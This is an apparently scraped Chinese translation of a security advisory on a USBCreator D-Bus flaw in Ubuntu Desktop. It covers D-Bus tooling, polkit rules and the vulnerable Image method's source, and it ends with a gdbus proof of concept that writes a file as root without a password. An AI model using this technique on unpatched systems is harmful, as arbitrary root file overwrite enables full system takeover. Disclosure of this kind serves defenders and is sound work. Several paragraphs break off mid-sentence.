

研究人员利用Ubuntu桌面版USBCreator D-Bus漏洞进行权限提升。

摘要

研究人员发现USBCreator

D-Bus接口漏洞，攻击者利用该漏洞可以绕过sudo的密码安全策略以sudoer组用户权限访问。漏洞允许攻击者以root权限用任意内容覆写任意文件，而且无需提供密码。比

D-Bus简介

Ubuntu桌面版利用D-Bus作为进程间通信（inter-process communications, IPC）的中介。在ubuntu中，有多个消息总线可以同时运行：system总线和session总线。system总线是特权服务用来提供系统范围内相关的服务，每个登陆的用户都有一个。注：D-Bus架构对每个session总线都使用一个router，会将客户端消息重定向到尝试交互的服务。客户端需要指定需要发送消息的服务的地址。

每个服务在对象和服务中有定义。可以把对象看作标准OOP语言的类的实例。每个唯一的实例在对象路径中都可以唯一识别，对象路径看起来像一个唯一识别每个服务暴露

研究人员使用2个工具来与D-Bus接口进行通信：CLI工具gdbus和D-Feet。Gdbus可以很容易地调用脚本中方法暴露的D-Bus；D-Feet是一个基于GUI工具的python脚本，




图1. D-Feet 主窗口




图2. D-Feet接口界面

图1中可以看到用D-Bus

daemon系统总线注册的不同服务。研究人员选择org.debian.apt服务，D-Feet就可以自动查询所有可用对象的服务。一旦选择特定的对象，所有的接口集、对应的方法特

可以看到每个进程的pid以及命令行。这是非常有用的特征，因为可以验证正在检查的目标服务器是部署以更高的权限在运行。系统总线上的一些服务并不是以root权限运行

D-Feet允许用户调用不同的方法。在输入屏的方法中，可以执行python表达式的列表，用逗号分开，会被翻译为调用函数的参数如图3所示。Python类型会被理解为D-Bus




图3. 通过D-Feet调用D-Bus方法

一些方法在调用前需要认证。研究人员没有使用这些方法，因为研究的目标是在不提供凭证的情况下进行权限提升。





图4. 需要认证的方法

一些服务器会查询另一个D-bus服务org.freedesktop.PolicyKit1用户是否允许来执行特定的动作。

漏洞分析

在搜索不同的D-bus服务时，研究人员发现了一个以非特权服务存在的特权服务，该服务不需要认证，而且用户控制的输入会影响其操作。在对用户输入不做适当的处理和验证的情况下，有漏洞的特定服务是com.ubuntu.USBCreator。在/com/ubuntu/USBCreator对象下有一个Image方法，是由Ubuntu的USB Creator工具使用的。

**com.ubuntu.USBCreator**
activatable: yes, pid: 4737, cmd: /usr/bin/python3 /usr/share/usb-creator/usb-creator-helper

先知社区

图5. com.ubuntu.USBCreator服务

Address: unix:path=/var/run/dbus/system_bus_socket
Name: com.ubuntu.USBCreator
Unique name:

Object path
▼ /com/ubuntu/USBCreator
└─ Interfaces
 ▼ com.ubuntu.USBCreator
 ▼ Methods
 Image (String source, String target, Boolean allow_system_internal) ⇨ ()
 KVMOK () ⇨ (Boolean arg_0)
 KVMTest (String device, Dict of {String, String} env) ⇨ ()
 Shutdown () ⇨ ()
 Unmount (String device) ⇨ ()
 ▼ Signals
 Progress (UInt32)
 ▶ org.freedesktop.DBus.Introspectable

先知社区

图6. /com/ubuntu/USBCreator的Image方法
研究人员分析该服务，发现它属于特权服务

```
root@ubuntu:~# ps auxx | grep 2096
root      2096  0.0  0.6 168968 14036 ?        Sl   Jun19   0:00 /usr/bin/python3 /usr/share/usb-creator/usb-creator-helper
root      8967  0.0  0.0  21536   984 pts/1    S+   05:46   0:00 grep --color=auto 2096
```

先知社区

图7. 服务是特权服务
因为该服务是python实现的，因此可以简单检查相关的源代码。首先，研究人员注意到与该方法进行交互要求的权限是com.ubuntu.usbcreator.image。可以从源代码

```
168 @dbus.service.method(USBCREATOR_IFACE, in_signature='ssb', out_signature='',
169                      sender_keyword='sender', connection_keyword='conn')
170 def Image(self, source, target, allow_system_internal,
171          sender=None, conn=None):
172     self.check_polkit(sender, conn, 'com.ubuntu.usbcreator.image')
173
174     udisks = UDisks.Client.new_sync(None)
175     obj = udisks.get_object(_get_object_path_from_device(target))
176     logging.debug('Using target: %s' % target)
177     if not allow_system_internal:
178         check_system_internal(obj)
179
180     start_time = time.time()
181     self._builtin_dd(source.encode(), target.encode())
182     logging.debug('Wrote image in %s seconds' % str(int(time.time() - start_time)))
```

先知社区

图8. USBCreator源码
通过检查polkit的配置文件，如图9所示，研究人员发现Unix组sudo有这个功能。相关的文件位于/var/lib/polkit-1/localauthority，研究人员检查的文件是/var

```
1 [Mounting, checking, etc. of internal drives]
2 Identity=unix-group:admin;unix-group:sudo
3 Action=org.freedesktop.udisks.filesystem-*;org.freedesktop.udisks.drive-ata-smart*;org.freedesktop.udisks2.filesystem-mount-system;org.freedesktop.udisks2.encrypted-unlock-system;org.freedesktop.udisk
4 ResultActive=yes
5
6 [Change CPU Frequency scaling]
7 Identity=unix-group:admin;unix-group:sudo
8 Action=org.gnome.cpufreqselector;org.mate.cpufreqselector
9 ResultActive=yes
10
11 [Setting the clock]
12 Identity=unix-group:admin;unix-group:sudo
13 Action=org.gnome.clockapplet.mechanism.*;org.gnome.controlcenter.datetime.configure;org.kde.kcontrol.kcmClock.save;org.freedesktop.timedate1.set-time;org.freedesktop.timedate1.set-timezone;org.freesdes
14 ResultActive=yes
15
16 [Adding or changing system-wide NetworkManager connections]
17 Identity=unix-group:admin;unix-group:sudo
18 Action=org.freedesktop.NetworkManager.Settings.modify.system
19 ResultActive=yes
20
21 [Update already installed software]
22 Identity=unix-group:admin;unix-group:sudo
23 Action=org.debian.apt.upgrade-packages
24 ResultActive=yes
25
26 [usb-creator]
27 Identity=unix-group:admin;unix-group:sudo
28 Action=com.ubuntu.usbcreator.mount;com.ubuntu.usbcreator.image
29 ResultActive=yes
30
31 [Printer administration]
32 Identity=unix-group:lpadmin;unix-group:sudo
33 Action=org.opensuse.cups.khler.mechanism.*
34 ResultActive=yes
35
36 [Disable hibernate by default in upower]
37 Identity=unix-user:*
38 Action=org.freedesktop.upower.hibernate
39 ResultActive=no
40
41 [Disable hibernate by default in logind]
42 Identity=unix-user:*
43 Action=org.freedesktop.login1.hibernate;org.freedesktop.login1.handle-hibernate-key;org.freedesktop.login1;org.freedesktop.login1.hibernate-multiple-sessions;org.freedesktop.login1.hibernate-ignore-in
44 ResultActive=no
45
46 [Modify error reporting settings]
47 Identity=unix-group:admin;unix-group:sudo
48 Action=com.ubuntu.whoopsiepreferences.change
49 ResultActive=yes
50
51 [Allow admins to set the hostname,locale,keyboard,date/time without prompting]
```



图9. 从26行开始表明哪个组允许访问com.ubuntu.usbcreator.image

通过检查该服务的源代码，研究人员发现其中含有一个Unix工具dd的python实现。该工具可以用来在不同位置之间复制文件。方法_builtin_dd的输入可以直接从用户输入。

```
nadav@ubuntu:~$ id
uid=1000(nadav) gid=1000(nadav) groups=1000(nadav),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),116(lpadmin),126(sambashare)
nadav@ubuntu:~$ ls / | grep a.txt
nadav@ubuntu:~$ echo "Hello world of USB" > ~/a.txt
nadav@ubuntu:~$ gdbus call --system --dest com.ubuntu.USBCreator --object-path /com/ubuntu/USBCreator --method com.ubuntu.USBCreator.Image /home/nadav/a.txt /a.txt true
()
nadav@ubuntu:~$ ls / | grep a.txt
a.txt
nadav@ubuntu:~$ ll /a.txt
-rw-r--r-- 1 root root 19 Jun 20 06:08 /a.txt
nadav@ubuntu:~$ cat /a.txt
Hello world of USB
nadav@ubuntu:~$
```



图10. 以root权限在无需密码的情况下创建文件

结论

目前还没有发现该漏洞的任何在野利用。6月18日，Ubuntu已经发布了补丁要求在启动USBCreator实际提供密码认证。

<https://unit42.paloaltonetworks.com/usbcreator-d-bus-privilege-escalation-in-ubuntu-desktop/>

点击收藏 | 0 关注 | 1

[上一篇：浅析CTF中的反静态调试（一）](#) [下一篇：CVE-2019-10999复现](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

现在登录

热门节点

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)